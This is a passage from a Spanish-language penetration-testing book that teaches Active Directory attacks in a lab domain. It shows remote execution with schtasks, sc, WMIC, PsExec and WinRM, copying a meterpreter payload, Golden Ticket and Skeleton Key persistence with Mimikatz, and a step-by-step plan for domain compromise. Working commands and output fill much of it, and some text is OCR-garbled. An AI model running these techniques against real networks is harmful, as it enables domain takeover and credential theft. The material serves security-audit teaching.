SUCCESS: The scheduled task "TAREA" has successfully been created.

C:\Windows\system32>schtasks /run /tn TAREA /S DC1
SUCCESS: Attempted to run the scheduled task "TAREA".
```

Fig. 05.35: Creación y ejecución de una tarea para ejecutar código en una máquina remota mediante Schtasks.




Fig. 05.36: Comprobación de que la tarea se ha correctamente en la máquina remota mediante Schtasks.

Ejecución de código en remoto mediante SC

La herramienta SC puede ser utilizada para crear e iniciar un servicio de forma remota desde la línea de comandos. Al igual que ocurre con *Schtasks*, la creación e inicio se lleva a cabo mediante dos comandos consecutivos:

```
sc \\<EQUIPOREMOTO> create <NOMBRE_SERVICIO> binpath= "c:\ruta\programa.exe"
```

Téngase en cuenta que entre “*binpath=*” y “*c:\ruta\programa.exe*” existe un espacio que es necesario incluir. Una vez se ha creado el servicio, se ejecutará con la siguiente línea:

```
sc \\<EQUIPOREMOTO> start <NOMBRE_SERVICIO>
```

Véase a continuación un ejemplo de cómo se puede correr un ejecutable en remoto con SC.

Fig. 05.37: Creación de un servicio en remoto mediante SC. La ejecución falla al no ser un servicio.

Se puede observar que la ejecución ha fallado. Esto es debido a que Windows espera que el ejecutable actúe y se comporte como un servicio. Windows lo ejecutará y, pasados unos segundos, lo parará automáticamente al no ser capaz de interactuar y controlar el servicio.

Para solucionar esto, se puede ejecutar *cmd.exe* con el parámetro “/c” y el comando que se quiera ejecutar. Aunque Windows cerrará la ejecución de *cmd.exe* pasados unos segundos, el comando o ejecutable que se haya ejecutado con *cmd.exe* seguirá activo. Esto puede llevarse a cabo de la siguiente manera:

Fig. 05.38: Creación de un servicio en remoto mediante SC. Se utiliza cmd.exe para ejecutar un comando que no será automáticamente parado por Windows.

Se puede apreciar que, en esta ocasión, en lugar de ejecutar directamente *notepad.exe*, se ha ejecutado “*cmd.exe /c notepad.exe*”. Gracias a ello, aunque Windows detenga *cmd.exe* al no tratarse de un ejecutable que actúe como un servicio, *notepad.exe* seguirá siendo ejecutado sin ser parado tal y como puede observarse en la siguiente imagen tomada en la máquina remota “DC1”.




Fig. 05.39: Evidencia de que *notepad.exe* sigue en ejecución después de que el servicio haya sido detenido.

Ejecución de código en remoto mediante WMIC

WMIC o *Windows Management Instrumentation Command-line* es una herramienta que proporciona la interfaz de línea de comandos de WMI. Para ejecutar algo en remoto con WMIC se utiliza la siguiente línea:

```
wmic /node:<EQUIPOREMOTO> process call create "c:\ruta\programa.exe"
```

```
cmd.exe (running as ACME\adminDominio)
C:\Windows\system32>wmic /node:DC1 process call create "notepad.exe"
Executing <Win32_Process>->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 2388;
    ReturnValue = 0;
};

C:\Windows\system32>
```

Fig. 05.40: Ejemplo de ejecución de *notepad.exe* mediante WMIC.




Fig. 05.41: Proceso *notepad.exe* ejecutado en la máquina remota DC1 mediante WMIC.

Se puede comprobar en la máquina destino que se ha ejecutado *notepad.exe*. En esta ocasión, el ejecutable correrá como el usuario que haya ejecutado WMIC y no como SYSTEM.

Sin lugar a dudas, en una auditoría de seguridad, existirán ejecutables más interesante que ejecutar en la máquina remota en lugar de *notepad.exe*. Se puede generar, por ejemplo, una *shell* reversa de *meterpreter* con *msfvenom* como un archivo .exe. Una vez se haya generado, se puede copiar a la máquina remota mediante los recursos compartidos por SMB:

```
copy <RUTA_ARCHIVO_LOCAL> \\<EQUIPOREMOTO>\c$<RUTA_ARCHIVO_>
```

La copia también se puede realizar en el sentido inverso para copiar archivos de la máquina remota a la local:

```
copy \\<EQUIPOREMOTO>\c$<RUTA_ARCHIVO_Remoto> <RUTA_ARCHIVO_>
```




Fig. 05.42: Copia del archivo local "meterpreter.exe" a la ruta "C:\meterpreter.exe" remota.

Como se habrá podido intuir ya, la ejecución de dichos procesos es ciega, es decir, no se devuelve la salida que dichos programas hayan podido generar. Una solución será la de guardar la salida en un archivo de texto de salida.

Ejecución de código en remoto mediante PsExec

Herramienta ya nombrada en capítulos anteriores. *PsExec* se presenta como una herramienta que permite ejecutar procesos en otros sistemas en remoto. La diferencia con WMIC es la posibilidad de ejecutarlo de manera interactiva, es decir, viendo el resultado de la ejecución.

PsExec puede encontrarse en: <https://technet.microsoft.com/en-us/sysinternals/pxexec.aspx>

Su sintaxis es muy sencilla:

```
PsExec.exe \\<EQUIPOREMOTO> -u <USUARIO> -p <CONTRASEÑA> <PROCESO>
```

En el siguiente ejemplo, se ejecutará *cmd.exe* de manera interactiva en la máquina remota “DC1” como el usuario “admin-dominio1”. El usuario deberá tener permisos de administrador en la máquina remota.

```
C:\\\DC1: cmd.exe
C:\\\\SysinternalsSuite\\\\>PsExec.exe \\\\DC1 -u admin-dominio1 cmd.exe
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Password:

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\\Windows\\system32>hostname
DC1

C:\\Windows\\system32>whoami
acme\\admin-dominio1

C:\\Windows\\system32>dir C:\\
Volume in drive C has no label.
Volume Serial Number is 6063-F116

Directory of C:\\

10/28/2016  10:44 AM    <DIR>          copia-ntds
07/14/2009  02:14 AM    179,712  meterpreter.exe
07/14/2009  04:20 AM    <DIR>          PerfLogs
08/27/2016  05:21 PM    <DIR>          Program Files
08/27/2016  05:21 PM    <DIR>          Program Files (x86)
12/04/2016  07:31 PM    <DIR>          Users
12/12/2016  09:07 PM    <DIR>          Windows
                           1 File(s)   179,712 bytes
                           6 Dir(s)  32,953,503,744 bytes free
```

Fig. 05.43: Ejecución interactiva de *cmd.exe* en una máquina remota mediante *PsExec*.

Nótese que la ejecución de *cmd.exe* se realiza de manera interactiva y se imprimen por pantalla los resultados de los comandos accionados.

Ejecución de código en remoto mediante WinRM

Windows Remote Management, o simplemente WinRM, es la utilidad que Windows incorpora nativamente y que permite operar con una máquina Windows en remoto. WinRM se ha tratado ya con brevedad en este capítulo, aunque sin entrar en detalle.

WinRM está deshabilitado por defecto, aunque muchos administradores lo habilitan para facilitar la administración remota de algunos servidores. Por defecto, escucha en el puerto 5985 TCP.

Si WinRM se encontrase deshabilitado, se puede ejecutar WMIC para habilitarlo en remoto y posteriormente ejecutar PowerShell cómodamente en remoto mediante WinRM. Para habilitar WinRM con WMIC se puede utilizar el siguiente comando:

```
wmic /node:<EQUIPOREMOTO> process call create "powershell enable-psremoting -force"
```

WinRM permitirá a un atacante ejecutar comandos en remoto de manera muy sencilla, siempre y cuando se lleve a cabo con un usuario con permisos administrativos en la máquina remota. La sintaxis para poder usarlo gracias a PowerShell es la siguiente:

```
Invoke-Command -ComputerName <EQUIPOREMOTO> -ScriptBlock { <COMANDO> }
```

```
PS C:\> Invoke-Command -ComputerName DCI -ScriptBlock { ipconfig } -Credential ACME\Administrador
Configuración IP de Windows

Adaptador de Ethernet Ethernet0:
  Sufijo DNS específico para la conexión.: 192.168.100.101
  Dirección IPv4 . . . . .: 192.168.100.101
  Máscara de subred . . . . .: 255.255.255.0
  Puerta de enlace predeterminada . . . . .: 192.168.100.1

Adaptador de túnel isatap.{B0F608A9-1190-4496-8210-E7BA35CEF1F2}:
  Estado de los medios . . . . .: medios desconectados
  Sufijo DNS específico para la conexión.: medios desconectados

Adaptador de túnel Teredo Tunneling Pseudo-Interface:
  Estado de los medios . . . . .: medios desconectados
  Sufijo DNS específico para la conexión.: medios desconectados
PS C:\>
```

Fig. 05.44: Ejecución del comando “*ipconfig*” en remoto mediante WinRM y utilizando las credenciales del usuario “ACME\Administrador” gracias al parámetro *Credential*.

Existe otro método para ejecutar código en remoto mediante WinRM y PowerShell:

```
Enter-PSSession -ComputerName <EQUIPOREMOTO>
```

Enter-PSSession arranca una sesión interactiva de PowerShell en la máquina remota en la que se podrán ejecutar comandos cómodamente.

```

Administrator: Windows PowerShell
PS C:\> Enter-PSSession -ComputerName DC1 -Credential ACME\Administrador
[dc1]: PS C:\Users\Administrador\Documents> hostname
DC1
[dc1]: PS C:\Users\Administrador\Documents> whoami
acme\administrador
[dc1]: PS C:\Users\Administrador\Documents> ipconfig

Configuraci n IP de Windows

Adaptador de Ethernet Ethernet0:
   Sufijo DNS espec fico para la conexi n . . . . . : 
   Direcci n IPv4 . . . . . : 192.168.100.101
   M scara de subred . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : 192.168.100.1

Adaptador de t nel isatap.{B0F608A9-1190-4496-8210-E7BA35CEF1F2}:
   Estado de los medios . . . . . : medios desconectados
   Sufijo DNS espec fico para la conexi n . . . . . : 

Adaptador de t nel Teredo Tunneling Pseudo-Interface:
   Estado de los medios . . . . . : medios desconectados
   Sufijo DNS espec fico para la conexi n . . . . . : 

[dc1]: PS C:\Users\Administrador\Documents> ipconfig /all
[dc1]: PS C:\Users\Administrador\Documents> exit
PS C:\>
PS C:\>

```

Fig. 05.45: Obtenci n de una sesi n remota de PowerShell interactiva v a WinRM.

El par metro *Credential* es opcional en ambos casos y marcar  las credenciales a utilizar para la ejecuci n en remoto.

11. Persistencia en Active Directory

A continuaci n se explicar n algunas de las t cnicas que un atacante podr a utilizar para mantener el control del dominio una vez que se han obtenido permisos como administrador de dominio. Aunque las distintas combinaciones y posibilidades para mantener persistencia en *Active Directory* son sumamente numerosas, aqu  se muestran s lo algunas de ellas por su novedad, eficacia o simple inter s. Es por ello que, si el atacante posee gran experiencia, ser  realmente complicado recuperar por completo el control de un dominio y garantizar que no existe posibilidad de que el atacante mantenga o recupere el control de nuevo. Recu rdese que: “*Once a domain admin, always a domain admin.*”

Golden ticket y KRBTGT

Como se explic  en el cap tulo anterior, en la implementaci n de Kerberos de Microsoft los tickets TGT son cifrados con una clave que se deriva de la contrase a de la cuenta “KRBTGT”. Cuando un atacante obtiene dicha contrase a o *hash*, puede generar tickets TGT v lidos a su antojo hasta que la contrase a de la cuenta “KRBTGT” sea actualizada.

Resulta realmente inusual que esta contrase a sea actualizada. Esto s lo y  nicamente sucede si se realiza de manera manual por parte de un administrador del dominio o si el dominio se actualiza de una familia NT5 a NT6. Es com n que la contrase a de esta cuenta permanezca intacta durante

años. Es por ello obtener las credenciales de la cuenta “KRBTGT” lo convierte en una técnica de persistencia muy conveniente.

```
C:\Windows\system32\cmd.exe
C:\Users>net users krbtgt /domain
The request will be processed at a domain controller

User name          krbtgt
Full Name          Key Distribution Center Service Account
Comment           None
User's comment    None
Country code      000 (System Default)
Account active    No
Account expires   Never
Password last set 10/8/2011 10:01:04 AM
Password expires  12/22/2011 10:01:04 AM
Password changeable 10/8/2011 10:01:04 AM
Password required Yes
User may change password Yes
```

Fig. 05.46: Ejemplo de cuenta “KRBTGT” cuya contraseña no ha sido nunca actualizada.

A continuación, se realiza la creación de un *Golden Ticket* mediante *Mimikatz* a modo recordatorio. Esta técnica ya ha sido explicada en el capítulo anterior.

Una vez se ha obtenido el *hash* de la cuenta “KRBTGT” mediante cualquiera de las técnicas explicadas con anterioridad, se procede a crear el ticket. En esta ocasión se va a crear el *Golden Ticket* en una máquina que no está unida al dominio.

```
mimikatz # kerberos::list
mimikatz # kerberos::golden /domain:ACME.LOCAL /sid:S-1-5-21-60758533-429432055-272316326 /krbtgt:if50684425d81b0590f57dc7942e2c43 /user:fran.garcia /ticket:golden-fran-garcia.ticket
User       : fran.garcia
Domain    : ACME.LOCAL (ACME)
SID        : S-1-5-21-60758533-429432055-272316326
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: if50684425d81b0590f57dc7942e2c43 - rc4_hmac_nt
Lifetime  : 1/12/2017 10:39:32 AM ; 1/10/2027 10:39:32 AM ; 1/10/2027 10:39:32 AM
1
-> Ticket : golden-fran-garcia.ticket
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbGred generated
Final Ticket Saved to file !
mimikatz # kerberos::list
mimikatz # kerberos::ptt golden-fran-garcia.ticket
* File: 'golden-fran-garcia.ticket': OK
mimikatz #
```

Fig. 05.47: Creación de Golden Ticket con Mimikatz. Se ha guardado el ticket en el archivo “golden-fran-garcia.ticket”.

Como ejercicio recordatorio se explican a continuación los distintos parámetros utilizados en *Mimikatz* para la creación de este ticket:

- “/domain”: FQDN del dominio.
- “/sid”: SID del dominio. Éste se puede obtener de muchas maneras como, por ejemplo, a partir del SID de cualquier usuario del dominio obviando el RID. RID es representado por el último grupo de números.

Si no se ha anotado ningún SID, se puede obtener el SID de un usuario del dominio fácilmente mediante el siguiente comando:

```
wmic useraccount where (name='<USUARIO>' and domain='%userdomain%')
get name,sid
```

- “/krbtgt”: hash NT actual de la cuenta “KRBGT”.
- “/user”: nombre de la cuenta de usuario a suplantar.
- “/ticket”: nombre del archivo donde se guardará el *Golden Ticket* generado. Es opcional.
- “/ptt”: es opcional. Si se utiliza, el ticket se inyecta en memoria directamente para ser utilizado y no es necesario cargarlo posteriormente ni se guarda en un archivo local.

Opcionalmente, en lugar del *hash* NT se pueden utilizar:

- /aes128: clave AES128.
- /aes256: clave AES256.

Existen otros parámetros interesantes que pueden ser consultados en: <https://github.com/gentilkiwi/mimikatz/wiki/module---kerberos>

```
C:\Users\fran.garcia>wmic useraccount where (name='krbtgt' and domain='%userdomain%') get name,sid
Name          SID
krbtgt        S-1-5-21-60758533-429432055-272316326-502

C:\Users\fran.garcia>wmic useraccount where (name='employee1_ad' and domain='%userdomain%') get name,sid
Name          SID
employee1_ad  S-1-5-21-60758533-429432055-272316326-1109

C:\Users\fran.garcia>
```

Fig. 05.48: Ejemplo de obtención de SID del dominio a partir de cualquier cuenta de dominio.

Una vez generado el ticket se procede a utilizarlo mediante *Mimikatz*.

La siguiente imagen muestra el comando *ptt* del módulo *kerberos* de *Mimikatz* que se ha utilizado para hacer uso del ticket generado y suplantar al usuario dándole permisos privilegiados al hacerlo miembro de grupos importantes.

```
mimikatz 2.1 x64 (oe.eo)
mimikatz # kerberos::ptt golden-fran-garcia.ticket
* File: 'golden-fran-garcia.ticket': OK
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiviAndCMD' @ 000007FF7A6E6E60
mimikatz # 

Administrator: C:\Windows\SYSTEM32\cmd.exe
C:\>minikatz_trunk\x64>dir \\DC1\c$ 
Volume in drive \\DC1\c$ has no label.
Volume Serial Number is A81C-99PC

Directory of \\DC1\c$ 
12/20/2016  11:30 AM <DIR>      Mimikatz
08/22/2013  07:52 AM <DIR>      PerfLogs
12/21/2016  08:41 AM <DIR>      Program Files
08/22/2013  07:39 AM <DIR>      Program Files (x86)
12/20/2016  12:06 PM <DIR>      Users
12/23/2016  04:33 AM <DIR>      Windows
          0 File(s)   0 bytes
          6 Dir(s)  32,776,167,424 bytes free
C:\>minikatz_trunk\x64>
```

Fig. 05.49: Ejecución de cmd.exe bajo el contexto del nuevo usuario “fran.garcia” suplantado gracias al Golden Ticket.

Posteriormente, se utiliza el comando *misc::cmd* para ejecutar *cmd.exe* bajo el contexto del nuevo usuario “fran.garcia” del ticket. En la nueva ventana *cmd.exe* se puede apreciar que es posible listar la unidad C:\ del controlador de dominio “DC1”.

De este modo, aunque los administradores de dominio cambiasen su contraseña, el atacante podría obtener sus privilegios haciéndose pasar por ellos gracias a la creación de un *Golden Ticket* y siempre y cuando la cuenta “KRBTGT” no haya cambiado.

Como solución parcial, Microsoft ha publicado un *script* para resetear la contraseña de la cuenta “KRBTGT”: <https://gallery.technet.microsoft.com/Reset-the-krbtgt-account-581a9e51>


Skeleton Key

En enero de 2015, los investigadores del equipo *Dell SecureWorks Counter Threat Unit* descubrieron en uno de sus clientes un ejemplo de malware que conseguía evadir la autenticación en *Active Directory*, haciendo posible autenticarse como cualquier usuario del dominio usando una contraseña maestra a su antojo. Dicho malware fue bautizado como *Skeleton Key* por generar una clave maestra de autenticación. Esto permitía que los usuarios pudieran continuar autenticándose con sus credenciales y que los atacantes a su vez pudieran también autenticarse como cualquier usuario del dominio, incluidos administradores de dominio, usando la contraseña maestra generada.

Más información sobre los resultados de la investigación pueden consultarse en: <https://www.secureworks.com/research/skeleton-key-malware-analysis>

0xWORD


Mimikatz ha implementado esta funcionalidad a posteriori, la cual permite parchear LSASS en un controlador de dominio para que actúe de la misma forma. Esta opción se encuentra en *misc:::skeleton* y su uso es:



```
mimikatz # privilege::debug  
privilege '20' OR  
mimikatz misc:::skeleton  
[KDC] data  
[KDC] struct  
[KDC] keys patch OK  
[RC4] functions  
[RC4] init patch OK  
[RC4] decrypt patch OK  
mimikatz #
```

Fig. 05.50: Infectando LSASS de un controlador de dominio con Skeleton Key.

Una vez ejecutada la función anterior en un controlador de dominio con permisos de administrador, el atacante podrá autenticarse como cualquier usuario utilizando “*mimikatz*” como contraseña. Los usuarios aún podrán utilizar su contraseña verdadera para usar su cuenta.



```
C:\Windows\system32\cmd.exe  
C:\SysinternalsSuite>PsExec.exe \\DC1 -u fran.garcia -p ukBlack8-2017 cmd.exe  
PsExec v2.2 - Execute processes remotely  
Copyright (C) 2001-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com  
  
Microsoft Windows [Versión 6.3.9600]  
(c) 2013 Microsoft Corporation. Todos los derechos reservados.  
  
C:\Windows\system32>whoami  
acme\fran.garcia  
  
C:\Windows\system32>hostname  
DC1  
  
C:\Windows\system32>exit  
cmd.exe exited on DC1 with error code 0.  
  
C:\SysinternalsSuite>PsExec.exe \\DC1 -u fran.garcia -p mimikatz cmd.exe  
PsExec v2.2 - Execute processes remotely  
Copyright (C) 2001-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com  
  
Microsoft Windows [Versión 6.3.9600]  
(c) 2013 Microsoft Corporation. Todos los derechos reservados.  
  
C:\Windows\system32>whoami  
acme\fran.garcia  
  
C:\Windows\system32>hostname  
DC1  
  
C:\Windows\system32>exit  
cmd.exe exited on DC1 with error code 0.
```

Fig. 05.51: Ejecución de PsExec bajo el usuario “fran.garcia” usando dos contraseñas distintas y válidas.

Existen varios puntos a tener en cuenta a la hora de realizar esta técnica: para que no existan problemas con la autenticación se deberán parchear todos los controladores de dominio existentes. De no ser así, podrían existir problemas con la replicación y sincronización entre controladores de dominio y con la autenticación de los usuarios del dominio.

Se ha confirmado el funcionamiento de la implementación de *Mimikatz* de *Skeleton Key* en Windows Server versiones de 2003 a Windows Server 2016, todas ellas con una arquitectura de 64 bits.

12. Conclusiones

Como se ha visto a lo largo del capítulo, las posibilidades a la hora de intentar comprometer un dominio *Active Directory* son muy variadas. Una vez que un atacante ha conseguido obtener credenciales de administrador de dominio o comprometer un controlador de dominio, éste tendrá control total de todo el dominio y será muy complicado su recuperación total garantizando que el atacante no dispone de ningún medio para volver a ganar el control o mantener su acceso.

Se detallará a continuación una de las estrategias que un atacante, auditor, o empleado descontento podría seguir para comprometer el dominio de una empresa de una manera relativamente rápida y eficiente:

1. Conectar el equipo a la red interna. Este paso puede saltarse si ya se tiene acceso a la red mediante una máquina previamente comprometida.
2. Realizar un reconocimiento rápido de las máquinas utilizando *nbtscan* para obtener nombres NetBIOS y direcciones IP.
3. Utilizar *Responder.py* para obtener las primeras credenciales de dominio si aún no se dispone de ninguna. Si ya se dispone de credenciales del dominio, se puede utilizar para intentar obtener otras credenciales adicionales.
4. Comprobar los grupos y privilegios de cada una de las credenciales obtenidas. Se pueden utilizar los comandos *net* de Windows y *PowerView* para ello.
5. Si ninguna cuenta dispone de privilegios de administrador de dominio, utilizar aquellas credenciales cuyos privilegios sean más convenientes.
6. Realizar una extensiva fase de reconocimiento en la red. Buscar máquinas de especial interés, listar archivos en carpetas compartidas en red que puedan accederse con las distintas credenciales de las que se dispongan hasta el momento, comprobar información de interés en cada máquina accedida, buscar archivos de *backup*, etc.
7. Ejecutar *BloodHound PowerShell Ingestor* para recopilar toda la información necesaria para mapear el dominio y las relaciones de confianza entre distintos equipos, usuarios y grupos. Adicionalmente, utilizar *PowerView* manualmente para entender el dominio al detalle.
8. Con *BloodHound*, analizar en qué equipos las credenciales obtenidas tienen privilegios de administrador local y consultar donde los administradores de dominio tienen sesiones

OxWORQ

- activas para empezar a diseñar la ruta a tomar hasta obtener credenciales de administrador de dominio y ganar el control total del mismo.
9. Ejecutar *Mimikatz* en cada una de las máquinas donde se tienen permisos de administrador local para recolectar más credenciales de dominio que puedan encontrarse en memoria. Para la ejecución de *Mimikatz* en remoto se puede utilizar algunos de los métodos explicados en las secciones anteriores. Se recomienda utilizar la versión de PowerShell por su ligereza y efectividad contra antivirus cuando es ejecutado sin tocar el disco.
 10. Utilizar, opcionalmente, la técnica de *Pass-The-Hash* o *Pass-The-Ticket* para obtener una *shell* bajo las credenciales de una de las cuentas obtenidas sin necesidad de *crackear* las contraseñas.
 11. Repetir el paso 8, 9 y 10 hasta avanzar a una máquina donde existan unas credenciales de administrador de dominio válidas y activas.
 12. Una vez se dispone de credenciales de administrador de dominio válidas, se puede extraer la base de datos *NTDS.dit* y tratar de *crackear* las contraseñas del resto de usuarios o utilizar técnicas como *Pass-The-Pass* y *Pass-The-Ticket* para suplantar a cualquier usuario del dominio.
 13. Adicionalmente, se puede llevar a cabo alguna técnica de persistencia para mantener el acceso.

Capítulo VI

Escalada de privilegios

Durante la ejecución de un test de intrusión es posible encontrar algún sistema que, bien por una vulnerabilidad en una aplicación, una mala configuración o una gestión insuficiente del administrador sobre el sistema, un auditor o atacante puede conseguir elevar privilegios con respecto a los que actualmente posee.

